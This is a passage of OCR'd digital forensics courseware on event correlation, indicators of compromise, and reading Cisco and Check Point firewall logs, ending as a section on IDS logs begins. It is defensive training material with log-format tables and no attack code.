
   Example: An organization running only Microsoft Windows OS (any version) on their servers may collect event log entries and perform trend analysis diagonally

2. **Cross-Platform Correlation**

   This correlation method is used when different OS and network hardware platforms are used in the network of an organization

   Example: Clients may use Microsoft Windows, but they use a Linux-based firewall and email gateway

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Prerequisites of Event Correlation

Three main prerequisites of event correlation are discussed below:

- **Transmission of Data**

  Transmitting log data from one security device to another until it reaches a consolidation point in the automated system. To have a secure transmission and reduce the risk of exposure during transmission, the data must be encrypted and authenticated.


- **Normalization**

  After the data is gathered, it must be formatted again from different log formats to a single or polymorphic log that can be easily inserted into the database

- **Data Reduction**

  After collecting the data, repeated data must be removed so that the data can be correlated more efficiently. Removing unnecessary data can be done by compressing the data, deleting repeated data, filtering, or combining similar events into a single event, and sending that to the correlation engine.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Event Correlation Approaches


Numerous methodologies can be applied to conduct event correlation based on log data. The following are some widely used approaches:

- **Graph-Based Approach:** In the graph-based approach, various dependencies between system components such as network devices, hosts, and services are first identified. After these dependencies are identified, a graph is constructed with the system components as nodes, and dependencies between them as edges. When an undesired event such as a fault or failure occurs, this graph is used to detect the possible root causes of the event.
- **Neural Network-Based Approach:** This approach uses a neural network to detect the anomalies in the event stream, root causes of fault events, and correlate other events related to faults and failures.
- **Codebook-Based Approach:** The codebook-based approach, which is similar to the rule-based approach described next, groups all events together. It uses a codebook to store a set of events and correlates them. This approach is executed faster than a rule-based system, as there are fewer comparisons for each event.
- **Rule-Based Approach:** The rule-based approach correlates events according to a specified set of rules (condition → action). Depending on each test result and the combination of system events, the rule processing engine analyzes the data until it reaches the final state.
- **Field-Based Approach:** This is a basic approach that compares specific events with single or multiple fields in the normalized data.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Automated Field Correlation:** This method checks and compares all the fields systematically for positive and negative correlation among them, to determine correlations across one or multiple fields.
- **Packet Parameter/Payload Correlation for Network Management:** This approach helps in correlating particular packets with other packets. It can also be used to produce a list of potential new attacks by comparing packets with attack signatures.
- **Profile/Fingerprint-Based Approach:** This method helps users to identify whether a system serves as a relay to a hacker, or is a formerly compromised host, and/or to detect the same hacker from different locations. The approach aids in the gathering of a series of data sets from forensic event data such as isolated OS fingerprints, isolated port scans, finger information, and banner snatching, in order to compare link attack data to attacker profiles.
- **Vulnerability-Based Approach:** This approach helps map IDS events that target a vulnerable host by using a vulnerability scanner. It deduces an attack on a specific host in advance and prioritizes attack data in order to respond to the affected points quickly.
- **Open-Port-Based Correlation:** The open-port correlation approach determines the chance of a successful attack by comparing the list of open ports available on the host with those that are under attack.
- **Bayesian Correlation:** This is an advanced correlation approach that predicts what an attacker can do next after the attack by studying the statistics and probability theory and uses only two variables.
- **Time (Clock Time) or Role-Based Approach:** This approach leverages data on the behavior of computers and their users to trigger alerts when anomalies are found.
- **Route Correlation:** This approach helps in extracting information about the attack route and uses that information to identify further data pertaining to the attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Identify Indicators of Compromise (IoCs) from Network Logs

After collecting logs from various network devices and applications, investigators must monitor and examine them for IOCs, which indicate that a security breach may have occurred. IOCs are generally found in the metadata of logs, which require careful monitoring and examination.

This section explains relevant details on logs from various network devices, and how to analyze them to obtain necessary information and identify IOCs.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing Firewall Logs

A firewall is software or hardware that stores details of all the data packets moving in and out of the network. It acts as first point of entry into a network and thus helps prevent hackers and certain malware from getting into any PC through a network or the internet. The software performs this task by checking information that is coming from the Internet or a network, and then either blocking it or allowing it to pass through to the PC. The firewall log file can be useful for determining the cause of program failures. In the context of network forensics, investigators can use logs to identify malicious activity. Although a firewall does not provide complete information needed to track down the source of an activity, it provides insights about the nature of the activity.

The network firewall logs collect network traffic data such as request source and destination, ports used, time and date, and priority. These details help investigators correlate the data with other suspicious files to identify the source and other targets of an attack. Network firewalls come with management software that allow users to monitor logs, control security settings, and perform other maintenance tasks over the firewall. During investigation, investigators need to analyze these logs carefully based on the timings and suspicious IP addresses and examine areas such as application generated requests, DNS queries, and URLs.

The log is a plain-text file and can be viewed using any text editor. In Windows, Notepad is the default text editor for most firewall log files. The period up to which the logs are stored depends on the storage limit set for the file, and newer logs replace older ones when this limit is exceeded. Due to this memory constraint, database administrators must periodically collect and store the data in the log files separately. In the event of a security attack, these logs can provide the investigators with valuable information about the breach. The investigators can then correlate these logs with other suspicious files to detect the source and other targets of the attack.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Cisco

- Cisco Firewall uses **mnemonics** as identifiers to represent severity of an event


Mnemonic	Severity	Description
4000nn	4	IPS:number string from IP_address to IP_address on interface interface_name
106001	2	Inbound TCP connection denied from IP_address/port to IP_address/port flags tcp_flags on interface interface_name
106002	2	protocol Connection denied by outbound list acl_ID src inside_address dest outside_address
106006	2	Deny inbound UDP from outside_address/outside_port to inside_address/inside_port on interface interface_name
106007	2	Deny inbound UDP from outside_address/outside_port to inside_address/inside_port due to DNS {Response|Query}
106010	3	Deny inbound protocol src interface_name:dest_address/dest_port dst
106012	3	Deny IP from IP_address to IP_address, IP options hex
106013	3	Dropping echo request from IP_address to PAT address IP_address
106014	3	Deny inbound icmp src interface_name: IP_address dst interface_name: IP_address (type dec, code dec)
106015	6	Deny TCP (no connection) from IP_address/port to IP_address/port flags tcp_flags on interface interface_name
106016	2	Deny IP spoof from (IP_address) to IP_address on interface interface_name.
106017	2	Deny IP due to Land Attack from IP_address to IP_address
106018	2	ICMP packet type ICMP_type denied by outbound list acl_ID src inside_address dest outside_address
106020	2	Deny IP teardrop fragment (size = number, offset = number) from IP_address to IP_address
106021	1	Deny protocol reverse path check from source_address to dest_address on interface interface_name
106022	1	Deny protocol connection spoof from source_address to dest_address on interface interface_name
106023	4	Deny protocol src [interface_name:source_address/source_port] dst interface_name:dest_address/dest_port [type {string}, code {code}] by access_group acl_ID
106100	4	access-list acl_ID {permitted | denied | est-allowed} protocol interface_name/source_address(source_port) -> interface_name/dest_address(dest_port) hit-cnt number ({first hit | number-second interval})
710003	3	{TCP|UDP} access denied by ACL from source_IP/source_port to interface_name:dest_IP/service

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Cisco (Cont'd)

Cisco firewall logs include the following details:

01	Date and Time	04	Source IP address and port
02	Mnemonic message	05	Destination IP address and port
03	Firewall Action	06	Type of request



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Cisco

Source: *https://www.cisco.com*

Log messages are indispensable in a network forensics investigation. In most cases, a small subset of log messages initially provides the most benefit. After examining these events, investigators can expand the scope of their analysis by searching for additional details.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Mnemonics

Cisco Firewall uses mnemonics as identifiers to represent severity of an event. The table below summarizes the most common log messages and their associated severity levels. The Identifiers aid in identification when using command-line tools.

Mnemonic	Severity	Description
4000nn	4	IPS:number string from IP_address to IP_address on interface interface_name
106001	2	Inbound TCP connection denied from IP_address/port to IP_address/port flags tcp_flags on interface interface_name
106002	2	protocol Connection denied by outbound list acl_ID src inside_address dest outside_address
106006	2	Deny inbound UDP from outside_address/outside_port to inside_address/inside_port on interface interface_name
106007	2	Deny inbound UDP from outside_address/outside_port to inside_address/inside_port due to DNS {Response|Query}
106010	3	Deny inbound protocol src interface_name:dest_address/dest_port dst
106012	3	Deny IP from IP_address to IP_address, IP options hex
106013	3	Dropping echo request from IP_address to PAT address IP_address
106014	3	Deny inbound icmp src interface_name: IP_address dst interface_name: IP_address (type dec, code dec)
106015	6	Deny TCP (no connection) from IP_address/port to IP_address/port flags tcp_flags on interface interface_name
106016	2	Deny IP spoof from (IP_address) to IP_address on interface interface_name.
106017	2	Deny IP due to Land Attack from IP_address to IP_address
106018	2	ICMP packet type ICMP_type denied by outbound list acl_ID src inside_address dest outside_address
106020	2	Deny IP teardrop fragment (size = number, offset = number) from IP_address to IP_address
106021	1	Deny protocol reverse path check from source_address to dest_address on interface interface_name
106022	1	Deny protocol connection spoof from source_address to dest_address on interface interface_name
106023	4	Deny protocol src [interface_name:source_address/source_port] dst interface_name:dest_address/dest_port [type {string}, code {code}] by access_group acl_ID

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

106100	4	access-list acl_ID {permitted | denied | est-allowed} protocol interface_name/source_address(source_port) -> interface_name/dest_address(dest_port) hit-cnt number ({first hit | number-second interval})
710003	3	{TCP|UDP} access denied by ACL from source_IP/source_port to interface_name:dest_IP/service

Table 8.1: Cisco Firewall Mnemonics

Cisco Firewall Log Details




Figure 8.3: Cisco firewall log format

The Cisco firewall logs are in the above-mentioned format. Cisco firewall logs include the following details:

1. Date and time
2. Mnemonic message
3. Firewall action
4. Source IP address and port
5. Destination IP address and port
6. Type of request

All these fields are useful to investigators looking for IOCs. With the help of mnemonics, the severity of the incident can also be figured out.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Check Point

- Check Point firewall logs can be viewed through a **Check Point Log viewer**
- It uses icons and colors in the log table to represent different security events and their severity
- **Red** represents the **connection** attempts **blocked** by the **firewall**
- **Orange** signifies **traffic detected** as suspicious, but accepted by the firewall
- **Green** is for the **traffic accepted** by the **firewall**


Some icons used in Check Point logs

Action	Icon	Description
Connection Accepted		The firewall accepted a connection
Connection Decrypted		The firewall decrypted a connection
Connection Dropped		The firewall dropped a connection
Connection Encrypted		The firewall encrypted a connection
Connection Rejected		The firewall rejected a connection
Connection Monitored		A security event was monitored; however, it was not blocked, due to the current configuration
URL Allowed		The firewall allowed a URL
URL Filtered		The firewall blocked a URL
Virus Detected		A virus was detected in an email
Potential Spam Stamped		An email was marked as potential spam
Potential Spam Detected		An email was rejected as potential spam
Mail Allowed		A non-spam email was logged
Blocked by VStream Antivirus		VStream Antivirus blocked a connection

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Check Point (Cont'd)

- Check Point firewall log when viewed through **Check Point Log viewer** displays the result as follows:



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyzing Firewall Logs: Check Point

Investigators can use the application Check Point Log viewer to view Check Point firewall logs.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The application uses color coding to differentiate error severity, as mentioned in the table below:

Event Log Color Coding	
Red	**Error message:** It represents the connection attempts blocked by the firewall in accordance with the security policy or user-defined rules
Orange	**Warning message:** It signifies traffic detected as suspicious, but accepted by the firewall
Blue	**Information:** It is used for the traffic accepted by the firewall

Table 8.2: Event log color coding in Check Point firewall log

Icons represent every action in a Checkpoint firewall log viewer, as demonstrated in the table below:

Some icons used in Check Point logs

Action	Icon	Description
Connection Accepted		The firewall accepted a connection
Connection Decrypted		The firewall decrypted a connection
Connection Dropped		The firewall dropped a connection
Connection Encrypted		The firewall encrypted a connection
Connection Rejected		The firewall rejected a connection
Connection Monitored		A security event was monitored; however, it was not blocked, due to the current configuration
URL Allowed		The firewall allowed a URL
URL Filtered		The firewall blocked a URL
Virus Detected		A virus was detected in an email
Potential Spam Stamped		An email was marked as potential spam
Potential Spam Detected		An email was rejected as potential spam
Mail Allowed		A non-spam email was logged
Blocked by VStream Antivirus		VStream Antivirus blocked a connection

Table 8.3: Icons used in Check Point Log Viewer

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Checkpoint firewall log when viewed through Check Point Log viewer displays the result as follows:





Figure 8.4: Check Point firewall log entries

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Analyzing IDS Logs

Intrusion Detection System (IDS) logs provide information helpful in finding suspicious packet types, determining probes, generating new attack signatures, and measuring attack statistics. Some of the common IDS devices and tools include Juniper, Check Point and Snort.

In addition to monitoring and analyzing events to identify undesirable activity, intrusion detection system (IDS) technologies typically perform the following functions:

- **Recording information related to observed events**

  An IDS usually records information locally and transmits this information to separate systems such as centralized logging servers, security information and event management (SIEM) solutions, and enterprise management systems.

- **Notifying security administrators**

  An IDS alerts the network security administrators through e-mails, pages, messages on the IDS user interface, simple network management protocol (SNMP) traps, system log messages, and user-defined programs and scripts.

- **Producing reports**

  An IDS offers reports that summarize the monitored events or provide details on specific events of interest. Analyzing these reports along with the logs can provide administrators with a clear idea on the event that occurred and help them take appropriate measures.

Digital Forensics Essentials Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


General Indicators of Intrusion in IDS Logs

